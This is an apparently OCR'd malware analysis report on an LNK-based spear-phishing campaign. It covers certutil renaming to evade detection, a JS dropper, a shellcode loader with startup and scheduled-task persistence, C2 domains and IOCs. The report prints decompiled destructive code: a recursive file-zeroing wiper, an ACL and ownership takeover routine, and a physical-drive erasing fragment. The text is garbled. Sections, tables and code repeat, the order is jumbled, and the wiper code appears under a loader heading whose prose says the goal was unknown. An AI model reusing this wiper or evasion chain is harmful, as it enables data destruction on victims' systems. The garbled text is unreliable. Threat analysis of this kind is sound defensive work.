Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

